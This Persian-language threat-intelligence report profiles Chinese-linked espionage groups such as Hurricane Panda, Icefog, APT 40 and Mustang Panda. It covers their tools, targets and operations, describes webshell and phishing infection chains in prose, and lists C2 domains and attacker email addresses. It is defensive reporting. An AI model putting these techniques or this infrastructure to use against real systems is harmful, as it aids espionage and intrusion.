توضیح: فعالیت‌های گروه تهدید GhostNet علیه مؤسسات تبتی، به مدت ۱۰ ماه در گزارشی توسط تیم کارشناسی و تحلیل Information Warfare Monitor آمده است. بررسی‌های صورت گرفته از وجود شبکه‌ای از ۱۲۹۵ میزبان آلوده در ۱۰۳ کشور پرده برداشت. بیش از ۳۰٪ سیستم‌های تسخیرشده، اهداف رده‌بالایی بودند. از جمله سیستم‌های کامپیوتری وزارت امور خارجه، سفارت‌خانه‌ها، سازمان‌های بین‌المللی، رسانه‌های خبر و ...

سیستم‌های کامپیوتری مؤسسات تبتی که بررسی‌ها از آنجا آغاز شده بود؛ با استفاده از چندین بدافزار تسخیرشده و مهاجمین را قادر به سرقت اطلاعات حساس از آن‌ها می‌ساخت.



Hidden Lynx

نام‌ها	Hidden Lynx (Symantec) Aurora Panda (CrowdStrike) Group 8 (Talos)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: ساخت‌وساز، دفاعی، آموزشی، مالی، صنایع غذایی و کشاورزی، مهندسی، سلامت، فناوری اطلاعات، دولتی، رسانه، سازمان‌های غیرانتفاعی، دارویی، حقوقی. کشورها: استرالیا، کانادا، فرانسه، آلمان، هنگ‌کنگ، هند، ژاپن، روسیه، سنگاپور، کره جنوبی، تایوان، انگلیس، اوکراین، ایالات متحده آمریکا.
ابزارها	HiKit, Moudoor and Naid.

توضیح: حملات گروه تهدید Hidden Lynx حداقل از سال ۲۰۰۹ آغاز شده و این گروه به مدت ۴ سال فعال بوده است. به گزارش Symantec، حملات این گروه «مؤثر، سریع و روش‌مند» بوده است. بر اساس این فاکتورها و با توجه به تعداد و تنوع اهداف و مانایی در سیستم‌های قربانی، برآورد می‌شود که گروه Hidden Lynx سازمانی با ۵۰ تا ۱۰۰ کارمند بوده باشد. اکثر زیرساخت‌ها و ابزارهای مورد استفاده گروه، ریشه چینی دارند. همچنین از مهم‌ترین خصیصه‌های آن استفاده از اکسپلویت‌های روز-صفرم است. اما مهم‌ترین عملیات‌های گروه Hidden Lynx عبارتند از:

- عملیات VOHO، ژوئن ۲۰۱۲. این حمله اولین بار توسط RSA گزارش شد و یکی از بزرگ‌ترین و موفق‌ترین حملات Watering hole تا به امروز بوده است. تمرکز عملیات عمدتاً بر سازمان‌های محلی و صنعتی مقیم ایالات متحده آمریکا بود. این حمله که در ۲ فاز صورت پذیرفت از ۲۵ ژوئن ۲۰۱۲ آغاز شد و ۱۸ جولای همان سال پایان یافت. در این بازه زمانی کوتاه، نزدیک به ۴۰۰۰ سیستم به بدافزار آلوده شدند. پیلود این بدافزارها از سایت‌هایی که در فاز اول حمله تسخیر شده بودند؛ به سیستم قربانیان راه یافتند.
- نفوذ به وبسایت Bit9، جولای ۲۰۱۲.



Hurricane Panda

Hurricane Panda (CrowdStrike) Zirconium (Microsoft) APT 31 (Mandiant) TEMP.Avengers (Symantec)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: فناوری و مخابرات.	اهداف
RAT, China Chopper, Gh0st RAT, HiKit, Mimikatz, PlugX, 9002 Sakula RAT and Trochilus RAT.	ابزارها

توضیح: تیم کارشناسی و تحلیل CrowdStrike از سال ۲۰۱۳ فعالیت‌های گروه Hurricane Panda را نظارت می‌کند. به گزارش CrowdStrike، این گروه حملات بسیاری را به شرکت‌های بزرگ مخابرات و فناوری صورت داده است. بردار اولیه این حملات، استفاده از وب‌شل China Chopper برای تسخیر سیستم هدف است. این وب‌شل در واقع یک فایل متنی کوچک ۷۰ بایتی است که دستور "eval()" را شامل می‌شود. از این دستور برای اخذ فرمان و بارگیری/بارگذاری فایل استفاده می‌شود. به محض ورود به سیستم قربانی، مهاجم ابزار سرقت اعتبارنامه‌ها را بر آن نصب می‌کند. پس از آن به منظور پیش‌گیری از تشخیص ابزار توسط ضدبدافزارها، مجدد فشرده^{۱۸} می‌شود.

اگر مهاجمین خوش‌شانس باشند و زمان نفوذ، با ورود «مدیر^{۱۹}» هم‌زمان باشد؛ با کسب اعتبارنامه‌های مدیریتی و استفاده از دستوراتی مثل 'net use' و 'wmic' می‌توانند از طریق ترمینال وب‌شل سرور را مدیریت کنند.

¹⁸ Repack

¹⁹ Administrator



Icefog

نام‌ها	Icefog (Kaspersky) Dagger Panda (CrowdStrike)
مورد حمایت	چین، کره جنوبی و ژاپن
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، دولتی، فناوری-پیشرفته، دریایی، رسانه، مخابرات. کشورها: استرالیا، اتریش، بلاروس، کانادا، فرانسه، آلمان، هنگ‌کنگ، هند، ایتالیا، ژاپن، قزاقستان، مالزی، مالدیو، مغولستان، هلند، پاکستان، فیلیپین، روسیه، سنگاپور، کره جنوبی، سریلانکا، تایوان، تاجیکستان، ترکیه، انگلیس، ایالات متحده آمریکا و ازبکستان.
ابزارها	Dagger Three, Fucobha, Icefog and Javafog.

توضیح: به گزارش Kaspersky گروه تهدید Icefog حداقل از سال ۲۰۱۱ فعال بوده است. حملات این گروه بیشتر بر نهادهای دو کشور ژاپن و کره جنوبی تمرکز داشته است. نام Icefog از رشته کاراکتر معرف سرور فرمان و کنترل یا C&C که در یکی از نمونه بدافزارهای گروه استفاده شده بود، اتخاذ شده است. نرم‌افزاری که از آن برای ارتباط با سرور C&C استفاده می‌شد، Dagger Three بود که به زبان چینی نوشته شده است. گروه تهدید Icefog در زمان اقامت خود در سیستم هدف، بدافزارها و درهای پشتی بسیاری را نصب می‌کند. از این ابزارها برای سرقت اطلاعات و حملات آتی استفاده می‌شود. مهم‌ترین حملات این گروه عبارتند از:

- نفوذ به اهدافی در ایالات متحده آمریکا، ژانویه ۲۰۱۴ با استفاده از در پشتی جاوا. کسپراسکای با تحلیل ۱۱۹ سیستم کامپیوتری آلوده و نظارت ارتباطات آن‌ها، نوعی ارتباط از طریق اپیلتی با فرمت 'jar' شناسایی کرد که "Javafog" نام گرفت.
- عملیات TOPNEWS، سال ۲۰۱۵ با هدف نفوذ به بخش‌های دولتی، رسانه و مالی کشورهای روسیه و مغولستان.
- عملیات APPER در سال ۲۰۱۶. در این حمله تمرکز بر مقامات اداری قزاق بود.
- عملیات WATERFIGHT در سال ۲۰۱۸ با هدف نفوذ به نهادهای دولتی، بانک‌ها و بویژه تأمین‌کنندگان آب در کشورهای ترکیه، هند، قزاقستان، ازبکستان و تاجیکستان.
- عملیات SKYLINE در سال‌های ۲۰۱۸ و ۲۰۱۹ با هدف سازمان‌هایی در ترکیه و قزاقستان.



Ke3chang

Ke3chang (FireEye) Vixen Panda (CrowdStrike) APT 15 (Mandiant) GREF (SecureWorks) Playful Dragon (FireEye) Royal APT (NCC Group)	نام‌ها
دولت چین	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: هوافضا، خطوط هوایی، شیمیایی، دفاعی، سفارت‌خانه‌ها، انرژی، دولتی، فناوری-پیشرفته، صنعتی، تولیدی، معدن، نفت و گاز. کشورها: اتحادیه اروپا، هند و انگلیس.	اهداف
Cobalt Strike, Metushy, Mimikatz, MirageFox, MS Exchange Tool, Royal DNS, RoyalCli, spwebmember, Systeminfo, Tasklist, TidePool and Winnti.	ابزارها

توضیح: با افزایش تنش‌ها در سوریه، تیم تحلیل FireEye پرده از فعالیت‌های گروهی به نام Ke3chang برداشت. در آن زمان وزارت‌خانه‌های امورخارجه در اروپا توسط این گروه تسخیر شده بودند. گروه Ke3chang از بحران سوریه به عنوان طعمه‌ای برای رساندن بدافزارهای خود به اهدافش استفاده کرد. حمله هم‌زمان با نشست G20 در روسیه پیرامون این بحران صورت پذیرفت. به گزارش FireEye این گروه حداقل از سال ۲۰۱۰ فعال بوده و در گذشته نیز حملاتی مرتبط با نشست‌های G20 داشته است. سایر حملات مهم این گروه عبارتند از:

- حمله به پرسنل سفارت هند در سراسر جهان، می ۲۰۱۶. سال ۲۰۱۶ گروه تهدید Ke3chang، زرادخانه بدافزار خود را توسعه بخشید. در این سال خانواده جدید بدافزار TidePool توزیع شدند. از این بدافزار برای حمله به پرسنل سفارت هند در سراسر جهان استفاده شد. این گروه پیش‌تر نیز حملاتی علیه هند صورت داده بود.
- حمله به شرکت ارائه‌دهنده خدمات به دولت انگلیس، می ۲۰۱۷. در این عملیات اسناد مهمی شامل اطلاعات حساس پیرامون ادارات دولتی و فناوری‌های نظامی انگلیس به سرقت رفت. با تحلیل سیستم‌های آلوده، در پشتی جدیدی به نام BS2005 در کنار درهای پشتی که این گروه سابق بر این استفاده می‌کرد یعنی RoyalCli و RoyalDNS شناسایی شد.
- عملیات MirageFox، ژوئن ۲۰۱۸. بدافزاری که در این عملیات استفاده شد، نسخه جدید ابزاری به نام Mirage بود که در سال ۲۰۱۲ توسط گروه Ke3chang استفاده می‌شد.



Lead

نام‌ها	Lead (Microsoft)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: کمپانی‌های بازی‌های ویدئویی آنلاین، دارویی، فناوری و مخابرات. کشورها: ژاپن و ایالات متحده آمریکا.
ابزارها	Cobalt Strike and Winnti.

توضیح: به گزارش مرکز بررسی جرایم سایبری مایکروسافت، در سال‌های گذشته قربانیان گروه تهدید Lead شامل موارد زیر می‌شده‌اند:

- شرکت‌های چندملیتی و صنعتی که در ساخت منسوجات، مواد شیمیایی و الکترونیک دخیل بودند.
 - شرکت‌های دارویی
 - دانشکده‌ها و مؤسسات آموزشی فعال در حوزهٔ هوافضا
 - یک شرکت که در طراحی و ساخت وسایل نقلیهٔ موتوری دخیل بود.
 - یک شرکت امنیت سایبری با تمرکز بر پشتیبانی سیستم‌های کنترل صنعتی
- در این مدت، گروه Lead اطلاعات حساس اهداف خود را به سرقت برده است. این اطلاعات شامل اسناد پژوهشی، اسناد فرایند و برنامه‌های پروژه می‌شوند. علاوه بر این گروه گواهی‌های امضای کد را برای امضای بدافزارهای خود به سرقت برده است. این گروه در بیشتر حملات خود از تکنیک نفوذ پیچیده‌ای استفاده نکرده است. همچنین تلاش چندانی برای فریب و تطمیع قربانیان خود نداشته است. بلکه به سادگی ایمیلی را که نصب‌کنندهٔ ابزار Winnti را شامل می‌شود برای قربانیان بالقوهٔ خود ارسال می‌کند و با استفاده از تکنیک‌های سادهٔ مهندسی اجتماعی، آن‌ها را برای اجرای این نصب‌کننده متقاعد می‌سازد.
- در برخی موارد نیز با پیاده کردن حملات جستجوی فراگیر^{۲۰}، اعتبارنامه‌های ورود به دسترسی از راه دور سیستم هدف را بدست آورده و با تزریق SQL یا سوءاستفاده از آسیب‌پذیری وصله‌نشده‌ای در سرور، نصب‌کننده را مستقیماً وارد سیستم هدف می‌کند.

²⁰ Brute force



Leviathan

Leviathan (CrowdStrike) APT 40 (Mandiant) TEMP.Periscope (FireEye) TEMP.Jumper (FireEye) Bronze Mohawk (SecureWorks) Mudcarp (iDefense)	نام‌ها
دولت چین	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دریانوردی، دفاعی، مهندسی، دولتی، تولیدی، تحقیقات و حمل‌ونقل. کشورها: بلژیک، کامبوج، آلمان، هنگ‌کنگ، مالزی، نروژ، فیلیپین، عربستان سعودی، سوئیس، ایالات متحده آمریکا، انگلیس.	اهداف
AIRBREAK, BADFLICK, Beacon, BITSAdmin, BLACKCOFFEE, China Chopper, Cobalt Strike, Derusbi, Gh0st RAT, GRILLMARK, HOMEFRY, LUNCHMONEY, MURKYTOP, NanHaiShu, Orz, PHOTO, PlugX, scanbox, SeDLL, Windows Credential Editor and ZXShell.	ابزارها

توضیح: گروه تهدید APT 40 از سال ۲۰۱۳ تحت حمایت دولت چین و به منظور مدرن‌سازی ناوگان دریایی این کشور فعالیت می‌کند. در نتیجه مهم‌ترین اهداف این گروه بخش‌های درگیر در فناوری‌های حیاتی و مرتبط با حوزه حمل‌ونقل و دریانوردی هستند. مهم‌ترین عملیات‌های این گروه در ادامه آمده است:

- حملهٔ سیادی به اهداف دریانوردی و دفاعی، سال ۲۰۱۴. در این عملیات به نهادهای فعال در صنایع دریایی، پیمانکاران دفاع دریایی و مؤسسات پژوهشی مرتبط در ایالات متحده آمریکا و اروپای غربی حمله شد. برای رسیدن به هدف نهایی، سازمان‌های واسط تسخیر می‌شدند. برای مثال به حساب‌های ایمیل یک سازمان واسط نفوذ شد تا از آن موجی از ایمیل‌ها حاوی اسناد آلوده به آسیب‌پذیری به قربانی اصلی ارسال شود.
- نفوذ به شرکت مهندسی انگلیسی، می ۲۰۱۷ با الهام از روش‌های نفوذ گروه‌های تهدید روس‌تبار.
- حمله به زیرساخت‌های کامبوج پیش از انتخابات این کشور (۲۹ جولای ۲۰۱۸)، جولای ۲۰۱۸. کارشناسان FireEye ردپای گروه تهدید APT 40 را در نفوذ به چندین نهاد مرتبط با سیستم انتخاباتی کشور کامبوج شناسایی کردند.

Lotus Blossom

نام‌ها	Lotus Blossom (Palo Alto) Spring Dragon (Kaspersky) Dragonfish (iDefense)
مورد حمایت	دولت چین
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، آموزشی، دولتی، مخابرات. کشورها: برونتی، کامبوج، هنگ کنگ، اندونزی، ژاپن، لائوس، مالزی، میانمار، فیلیپین، سنگاپور، تایلند، ویتنام.
ابزارها	Elise and Emissary.

توضیح: گروه Lotus Blossom، گروه تهدید با سابقه (فعال از سال ۲۰۱۲) با حملاتی دارای ابعاد بزرگ است. بیشتر این حملات به کشورها و نهادهای پیرامون جنوب دریای چین بوده است. هدف اصلی این گروه سازمان‌های دولتی رده بالا، حزب‌های سیاسی و مؤسسات آموزشی و دانشگاه‌ها است. حملات این گروه از نوع سیادی هدف‌دار و Watering hole بوده است. مهم‌ترین عملیات‌های این گروه عبارتند از:

- عملیات Lotus Blossom، ژوئن ۲۰۱۵. در این حمله سازمان‌های دولتی و نظامی در جنوب شرقی آسیا مورد هجوم واقع شدند. به گزارش Unit 24 با توجه به ابعاد و اهداف حمله می‌توان گفت که این گروه، سازمان یافته و به احتمال زیاد مورد حمایت دولت است. مهم‌ترین نکات این عملیات:
 - اهداف: سازمان‌های نظامی و دولتی
 - بردار اولیه حمله: سیادی هدف‌دار
 - با استفاده از در پشتی اختصاصی Elise: برای نصب این در پشتی از یک فایل تله که Elise را شامل می‌شده است؛ برای فریب کاربران استفاده شده است.
- حمله به دیپلمات فرانسوی، نوامبر ۲۰۱۵. در این حمله از یک ایمیل سیادی استفاده شد که تنها برای یک دیپلمات از فرانسه ارسال شد. موضوع و متن این ایمیل در ظاهر دعوت‌نامه‌ای برای شرکت در «کنفرانس علم و فناوری» در هسینچو^{۲۱} در تایوان بود. کنفرانس واقعاً روز ۱۳ نوامبر ۲۰۱۵ برگزار می‌شد و حمله به صورت کاملاً برنامه‌ریزی شده، ۳ روز قبل از برگزاری کنفرانس صورت پذیرفت تا شک دیپلمات فرانسوی را برنینگیزد. ایمیل فوق‌الذکر، ۲ سند آلوده word (شکل زیر) را شامل می‌شد که حاوی اکسپلویت آسیب‌پذیری CVE-2014-6332 از نوع اجرای کد از راه دور بود که تروجانی به نام Emissary را بر سیستم قربانی نصب می‌کرد.

OPEN 台灣 OPEN 新竹

《蔡英文主席、柯建銘總召全國科技後援會邀請函》
「共享經濟 創造新竹價值」

過去十年，矽谷席捲全球的社交網路平台、智慧型手機 APP 平台，以及中國陸電子商務領域的飛速增長，台灣不斷的失之交臂，國家龐大資源錯置，無法舉引領向來在國際間舉足輕重的科技電子產業轉型，無薪餉的威脅再起，台灣經濟坐困愁城，陷入前所未有的保 1 困境，我國產業競爭力正面臨全面崩解危機。高科技產業是台灣經濟命脈，台灣經濟須與全球接軌才能走出愁城。我們將新竹開始，以「科技開放、人才多元」為定位，採用開放(open)及開源(open source)戰略，推動新竹為 hi-tech open city 扮演台灣在世界舞台的國際人才合作、原創發，以及國際資金串流的角色，發揮創客精神，凝聚人人有創意，社會能創新共享價值。

OPEN 台灣 OPEN 新竹


《蔡英文主席、柯建銘總召全國科技後援會》出席報名表

題目:《共享經濟 創造新竹價值》
時間: 2015年11月13日 18:30 入場
地點: 新竹站力館 D1 Plaza(原國華勞工會場中心) > 新竹市新安路 2-1 號


姓名	服務單位	職稱	行動電話	E-MAIL	Line 帳號	推薦簡歷推薦人

²¹ Hsinchu

- ابتدای سال ٢٠١٧، آزمایشگاه Kaspersky حملاتی را شناسایی و گزارش کرد که با توجه به بازه زمانی حملات (GMT+8 time zone) به این گروه تهدید نسبت داده شد. این حملات علیه سازمان‌های برجسته حوزه جنوب دریای چین بود (شکل زیر). در این حملات ابزارهایی که بر سیستم قربانیان نصب شده بودند از نوع در پستی بودند. هدف از نصب این درهای پستی، سرقت فایل قربانیان و دانلود و اجرای بدافزارهای بیشتر بود.



- حملاتی به کشورهای انجمن ملل آسیای جنوب شرقی (آسه‌آن-ASEAN)، ژانویه ٢٠١٨. در این حمله از سند آلوده word (شکل زیر) که به ایمیل سیادی الصاق شده بود، استفاده شد. این سند که به آسیب‌پذیری CVE-2017-11882 آلوده بود؛ در پستی Elise را شامل می‌شد.





Lucky Cat

Lucky Cat (Symantec)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: هوافضا، دفاعی، مهندسی، دریانوردی و فعالان تبتی. کشورها: هند، ژاپن، مالزی، تبت.	اهداف
Sojax and Wimmie.	ابزارها

توضیح: ردپای گروه تهدید Lucky Cat در ۹۰ حمله به هند، ژاپن، مالزی و فعالان تبتی شناسایی شد. این حملات عمدتاً به بخش‌های تحقیقات نظامی و سازمان‌های حمل‌ونقل بوده است. گروه تهدید Lucky Cat از ترکیب بدافزارهای بسیار ساده در کنار استفاده از سرویس‌های رایگان میزبانی وب (به عنوان سرور C&C)، حملات بسیار مؤثری را رقم زده است. حملات این گروه با ارسال ایمیل به قربانیان آغاز می‌شود. شکل زیر چندین آدرس ایمیل که توسط این گروه استفاده شده‌اند را نشان می‌دهد:

Email Address

lindagreen56@rediffmail.com

yamagami_2011@mail.goo.ne.jp

ajayalpna@hotmail.com

yamagami_2011@mail.goo.ne.jp

hi2122325@hotmail.com

kinkee_chow@mail.goo.ne.jp

pbdelhioffice@gmail.com

dsang72@yahoo.com

ranjitrait123@hotmail.com

yamagami_2011@mail.goo.ne.jp

beenznair@gmail.com


paltry.parrot@googlemail.com

shrivastava.agrim@gmail.com

manindramohanshukla@yahoo.com

jaganacharya@hotmail.com

سند آلوده word یا Adobe Reader PDF (شکل زیر) به ایمیل الصاق شده و بدافزار را بارگذاری و اجرا می‌کند. برای فریب اهداف به دانلود فایل‌های آلوده معمولاً از مهندسی اجتماعی استفاده می‌شود. برای مثال در حمله به یک مؤسسه آموزشی، فراخوانی برای دریافت مقاله برای قربانیان ارسال شد.



در حملات گروه تهدید Lucky Cat از ۴۵ آدرس IP مختلف استفاده شده است که ۴۳ آدرس در گستره آدرس IP چین و ۲ تای دیگر متعلق به کره جنوبی است. الگوی حملات این گروه نشان می‌دهد که از این آدرس‌ها به عنوان VPN استفاده شده است تا مهاجمین ناشناس بمانند. اوج حملات این گروه، آوریل ۲۰۱۱ تا فوریه ۲۰۱۲ بوده است. مهم‌ترین خصیصه گروه تهدید Lucky Cat آن است که با کمترین سعی، بیشترین‌ها را بدست آورده است. این گروه از اکسپلویت روز-صفرم یا ابزارهای پیچیده استفاده نمی‌کند و تنها با مهندسی اجتماعی اهداف خود را به دام می‌اندازد.



Moafee

نام‌ها	Moafee (FireEye)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی و دولتی. کشورها: ایالات متحده آمریکا و کشورهای حوزه دریای چین.
ابزارها	HTRAN, Mongall, NewCT2, Nflog and Poison Ivy.

توضیح: گروه Moafee، گروه تهدیدی از استان گواندونگ^{۲۲} چین است. با توجه به هم‌پوشانی TTPها و ابزارهای مشابه به نظر می‌رسد که گروه تهدید Moafee به طور مستقیم یا غیرمستقیم با گروه تهدید DragonOK در ارتباط باشد. نام این گروه از زیرساخت فرمان و کنترل آن اتخاذ شده است. دامنه‌هایی که این گروه برای فرمان و کنترل استفاده کرده است، عبارتند از:

ph.moafee[.]com
afp.mozilla[.]com
mofa.mozilla[.]com
acer.moafee[.]com
del.moafee[.]com
jnt.moafee[.]com
pcg.moafee[.]com
sslc.moafee[.]com
at.moafee[.]com
lw.moafee[.]com
ks.moafee[.]com

اهداف گروه Moafee عمدتاً سازمان‌های دولتی و نظامی حوزه دریای چین است. اهمیت این حوزه از آن جهت است که کشورهای پیرامون آن ادعای حاکمیت آن را دارند. این دریا دومین مسیر دریایی شلوغ دنیا و غنی از منابعی خاص همچون فلزات، نفت خام و گاز طبیعی است. علاوه بر این گروه تهدید Moafee سازمان‌هایی را در ایالات متحده آمریکا هدف قرار داده است.

Mofang

Mofang (Fox-IT)	نام‌ها
دولت چین	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: اتوماسیون، زیرساخت‌های حیاتی، دفاعی، دولتی، صنایع اسلحه‌سازی. کشورها: کانادا، آلمان، هند، میانمار، سنگاپور، کره جنوبی، ایالات متحده آمریکا.	اهداف
ShimRAT, ShimRatReporter and Superman.	ابزارها

توضیح: نام گروه تهدید Mofang از فعل چینی 模仿 (Mófǎng) به معنی «تقلید کردن» اتخاذ شده است. در واقع تقلید از زیرساخت‌های هدف، ویژگی اصلی عملیات‌های این گروه است. با وجود اهداف بسیار متنوع، Mofang یک گروه واحد است. دلیل این ادعا آن است که ابزارهای مورد استفاده این گروه (ShimRAT و ShimRatReporter) توسط سایر گروه‌ها استفاده نمی‌شود. بعلاوه با بررسی اهدافی که گروه تهدید Mofang بر آن‌ها متمرکز بوده است می‌توان گفت این اهداف همگی از نظر جغرافیای سیاسی و فرصت‌های سرمایه‌گذاری به منافع دولت چین مرتبط هستند. شواهد فنی مؤید این ادعا عبارتند از:

- تمامی اسنادی که در بردار حمله گروه تهدید Mofang استفاده شده‌اند، متاداده‌ای را شامل می‌شوند مبتنی بر این که از طریق محصول WPS Office ایجاد شده‌اند. این محصول که با عنوان KingSoft Office نیز شناخته می‌شود، محصول چینی معادل Microsoft Office است. جزئیات متاداده یک نمونه سند آلوده در شکل زیر آمده

Name	Value	Type
KSOPProductBuildVer	2052-8.1.0.2998	Text

است:

- همچنین مجموعه کاراکترهای چینی استاندارد در بسیاری از منابع مرتبط با بدافزارهای مورد استفاده گروه آمده است (شکل زیر).

Resources	Offset
Enter search here	00000000 D0 CF 11 E0 A1 B1
"RES"	00000010 00 00 00 00 00 00
108 [Neutral]	00000020 06 00 00 00 00 00
100 [Chinese (PRC)]	00000030 01 00 00 00 00 00
109 [Neutral]	00000040 01 00 00 00 FE FF



Mustang Panda

نام‌ها	Mustang Panda (CrowdStrike)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: مخازن فکری، NGOها. کشورها: ایالات متحده آمریکا
ابزارها	PlugX and Poison Ivy.

توضیح: آوریل ۲۰۱۷، کارشناسان CrowdStrike گروه تهدید جدیدی با رگه‌های چینی شناسایی کردند که به مخازن فکری ایالات متحده آمریکا حمله کرده بود. تحلیل بیشتر این حمله، ماهیت منحصر به فرد این گروه را با توجه به تاکتیک، تکنیک و TTPهای آن برملا کرد. مهم‌ترین خصیصه گروه تهدید Mustang Panda، توانایی دستیابی به ابزارها و تاکتیک‌های جدید است. به عنوان مثال، در اولین روزهای انتشار آسیب‌پذیری CVE-2017-0199، در عملیات خود از آن سوءاستفاده کردند. این گروه تهدید از بدافزارهای رایجی همچون PlugX و Poison Ivy در حملات خود استفاده می‌کند.

بردار حمله گروه Mustang Panda به قرار زیر است:

- ۱- اولین حلقه آلوده‌سازی، لینکی به پوشه Google Drive است.
- ۲- پس از اتصال، لینک Google Drive فایل زیبایی را بازایی می‌کند که فایل .lnk را شامل می‌شود.
- ۳- قربانی بایستی فایل .lnk را باز کند تا به فایل .wsc ریدایرکت شود.
- ۴- فایل .lnk مؤلفه VBScript را در خود دارد که فایل تله PDF و اسکریپت پاورشل را بازایی می‌کند.
- ۵- با کاشت مؤلفه بدافزارها، به آدرس IP سرور فرمان و کنترل متصل می‌شود تا از راه دور کنترل شود.



Naikon

نام‌ها	Naikon (Kaspersky) Hellsing (Kaspersky) Lotus Panda (CrowdStrike)
مورد حمایت	دولت چین، ارتش خلق چین واحد ۷۸۰۲۰
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، انرژی، دولتی، مقامات قانونی، رسانه. کشورها: کامبوج، هند، اندونزی، لائوس، مالزی، میانمار، نپال، فیلیپین، عربستان سعودی، سنگاپور، کره جنوبی، تایلند، ایالات متحده آمریکا، ویتنام.
ابزارها	Hdoor, Naikon, JadeRAT, NewCore RAT, PlugX, RARSTONE, Sifsader, SslMM, Sys10, Systeminfo, Tasklist, TeamViewer, WinMM and xsPlus.

توضیح: گروه تهدید Naikon در مهندسی اجتماعی اهداف خود با وسواس بسیار عمل می‌کند. این گروه پیش از حمله اطلاعات زیر را در مورد اهداف خود بدست می‌آورد:

- نام و نام خانوادگی
- آدرس ایمیل
- تاریخ تولد و سن
- علاقه‌مندی‌ها
- ملیت
- جنسیت
- آدرس ایمیل سابق
- ارتباطات شبکه‌های اجتماعی
- زبان

